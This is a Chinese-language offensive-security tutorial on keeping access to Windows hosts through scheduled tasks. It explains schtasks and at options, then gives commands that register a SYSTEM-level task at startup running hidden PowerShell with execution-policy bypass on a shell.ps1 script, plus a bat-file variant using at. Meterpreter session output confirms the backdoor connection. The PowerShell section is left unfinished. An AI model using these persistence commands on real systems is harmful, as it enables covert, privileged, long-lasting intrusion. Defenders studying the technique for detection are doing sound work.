


# 计划任务维持

## 计划任务介绍

计划任务是系统的常见功能，利用任务计划功能，可以将任何脚本、程序或文档安排在某个最方便的时间运行。任务计划在每次系统启动的时候启动并在后台运行。

计划任务打开方式

- 1、【管理工具】--->【任务计划程序】
- 2、【控制面板】--->【计划任务】
- 3、【taskschd.msc】命令



## 计划任务生成方式

### 一、使用schtasks

#### 1、schtasks命令使用介绍

```
SCHTASKS /parameter [arguments]
```

描述: 允许管理员创建、删除、查询、更改、运行和中止本地或远程系统上的计划任务。

参数列表:

/Create	创建新计划任务。
/Delete	删除计划任务。

/Query	显示所有计划任务。
/Change	更改计划任务属性。
/Run	按需运行计划任务。
/End	中止当前正在运行的计划任务。
/ShowSid	显示与计划的任务名称相应的安全标识符。
/?	显示此帮助消息。

Examples: 产看具体详情

```

SCHTASKS
SCHTASKS /?
SCHTASKS /Run /?
SCHTASKS /End /?
SCHTASKS /Create /?
SCHTASKS /Delete /?
SCHTASKS /Query /?
SCHTASKS /Change /?
SCHTASKS /ShowSid /?

```

我们主要关注SCHTASKS /Delete /? 下的命令

## 2、使用以下命令进行测试


- 1、在每个任意用户登录中以SYSTEM的形式执行计划任务：  
`schtasks /create /tn 计划任务名 /tr "计划任务执行文件命令" /sc onlogon /ru System`
- 2、在系统启动期间或用户会话处于非活动状态（空闲模式）时执行  
`schtasks /create /tn 计划任务名 /tr "计划任务执行文件命令" /sc onidle /i 30`
- 3、在系统启动的时候以SYSTEM的形式执行计划任务：  
`schtasks /create /tn 计划任务名 /tr "计划任务执行文件命令" /sc onstart /ru System`
- 4、计划任务以 System 权限每10分钟运行一次  
`schtasks /create /tn 计划任务名 /tr "计划任务执行文件命令" /sc minute/mo 10 /ru system`

## 3、我们利用当系统开机的时候运行计划任务【[实验请看](#)】权限维持

```

schtasks /create /tn shell /tr "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-w hidden -ExecutionPolicy Bypass -NoExit -File
C:\Users\Administrator\Desktop\keep\shell.ps1" /sc onstart /ru System

```



```

C:\Users\Administrator>schtasks /create /tn shell /tr "C:\Windows\System32\Windo
wsPowerShell\v1.0\powershell.exe -w hidden -ExecutionPolicy Bypass -NoExit -File
C:\Users\Administrator\Desktop\keep\shell.ps1" /sc onstart /ru System
成功: 成功创建计划任务 "shell"。
C:\Users\Administrator>

```

## 4、查看连接情况

```
100666/rw-rw-rw- 199080 fil 2009-07-14 08:41:27 +0800 xmltite.dll
100666/rw-rw-rw- 22016 fil 2009-07-14 08:08:30 +0800 xmlprovi.dll
100666/rw-rw-rw- 59392 fil 2009-07-14 07:59:26 +0800 xolehlp.dll
100666/rw-rw-rw- 3008000 fil 2010-11-21 11:24:30 +0800 xpsservices.dll
100666/rw-rw-rw- 1576448 fil 2009-07-14 08:42:07 +0800 xpssvcs.dll
100666/rw-rw-rw- 4041 fil 2009-06-11 05:03:31 +0800 xwizard.dtd
100777/rwxrwxrwx 42496 fil 2009-07-14 08:06:58 +0800 xwizard.exe
100666/rw-rw-rw- 432640 fil 2009-07-14 08:07:03 +0800 xwizards.dll
100666/rw-rw-rw- 101888 fil 2009-07-14 08:06:54 +0800 xwreg.dll
100666/rw-rw-rw- 201216 fil 2009-07-14 08:06:57 +0800 xwtpdui.dll
100666/rw-rw-rw- 129536 fil 2009-07-14 08:06:56 +0800 xwtpw32.dll
40777/rwxrwxrwx 0 dir 2010-11-22 02:38:16 +0800 zh-CHS
40777/rwxrwxrwx 262144 dir 2009-07-14 11:20:14 +0800 zh-CN
40777/rwxrwxrwx 0 dir 2009-07-14 11:20:14 +0800 zh-HK
40777/rwxrwxrwx 0 dir 2009-07-14 11:20:14 +0800 zh-TW
100666/rw-rw-rw- 366080 fil 2010-11-21 11:24:06 +0800 zipfldr.dll

meterpreter > █
```

## 二、使用at

### 2、命令详情如下

<code>\\computername</code>	指定远程计算机。如果省略这个参数，会计划在本地计算机上运行命令。
<code>id</code>	指定给已计划命令的识别号。
<code>/delete</code>	删除某个已计划的命令。如果省略 <code>id</code> ，计算机上所有已计划的命令都会被删除。
<code>/yes</code>	不需要进一步确认时，跟删除所有作业的命令一起使用。
<code>time</code>	指定运行命令的时间。
<code>/interactive</code>	允许作业在运行时，与当时登录的用户桌面进行交互。
<code>/every:date[,...]</code>	指定在每周或每月的特定日期运行命令 如果省略日期，则默认为在每月的本日运行。
<code>/next:date[,...]</code>	指定在下一个指定日期 (如，下周四) 运行命令。如果省略日期，则默认为在每月的本日运行。
<code>"command"</code>	准备运行的 Windows NT 命令或批处理程序。

### 3、简单命令如下

```
at 1:00AM /Every:Saturday 1.bat    在每个周六1:00点，电脑定时启动1.bat批处理文件。
```

### 4、编写一个命令进行权限维持

bat脚本内容如下：

```
@echo off
powershell.exe -w hidden -ExecutionPolicy Bypass -NoExit -File
C:\Users\Administrator\Desktop\keep\shell.ps1
exit
```

```
at 00:00 C:\Users\Administrator\Desktop\keep\1.bat
```

### 5、查看连接情况

```
100666/rw-rw-rw- 199080 fil 2009-07-14 08:41:27 +0800 xmltite.dll
100666/rw-rw-rw- 22016 fil 2009-07-14 08:08:30 +0800 xmlprovi.dll
100666/rw-rw-rw- 59392 fil 2009-07-14 07:59:26 +0800 xolehlp.dll
100666/rw-rw-rw- 3008000 fil 2010-11-21 11:24:30 +0800 xpsservices.dll
100666/rw-rw-rw- 1576448 fil 2009-07-14 08:42:07 +0800 xpssvcs.dll
100666/rw-rw-rw- 4041 fil 2009-06-11 05:03:31 +0800 xwizard.dtd
100777/rwxrwxrwx 42496 fil 2009-07-14 08:06:58 +0800 xwizard.exe
100666/rw-rw-rw- 432640 fil 2009-07-14 08:07:03 +0800 xwizards.dll
100666/rw-rw-rw- 101888 fil 2009-07-14 08:06:54 +0800 xwreg.dll
100666/rw-rw-rw- 201216 fil 2009-07-14 08:06:57 +0800 xwtpdui.dll
100666/rw-rw-rw- 129536 fil 2009-07-14 08:06:56 +0800 xwtpw32.dll
40777/rwxrwxrwx 0 dir 2010-11-22 02:38:16 +0800 zh-CHS
40777/rwxrwxrwx 262144 dir 2009-07-14 11:20:14 +0800 zh-CN
40777/rwxrwxrwx 0 dir 2009-07-14 11:20:14 +0800 zh-HK
40777/rwxrwxrwx 0 dir 2009-07-14 11:20:14 +0800 zh-TW
100666/rw-rw-rw- 366080 fil 2010-11-21 11:24:06 +0800 zipfldr.dll

meterpreter > █
```

at 1 /delete 删除任务

### 三、使用powershell

【比较复杂有时间在搞定】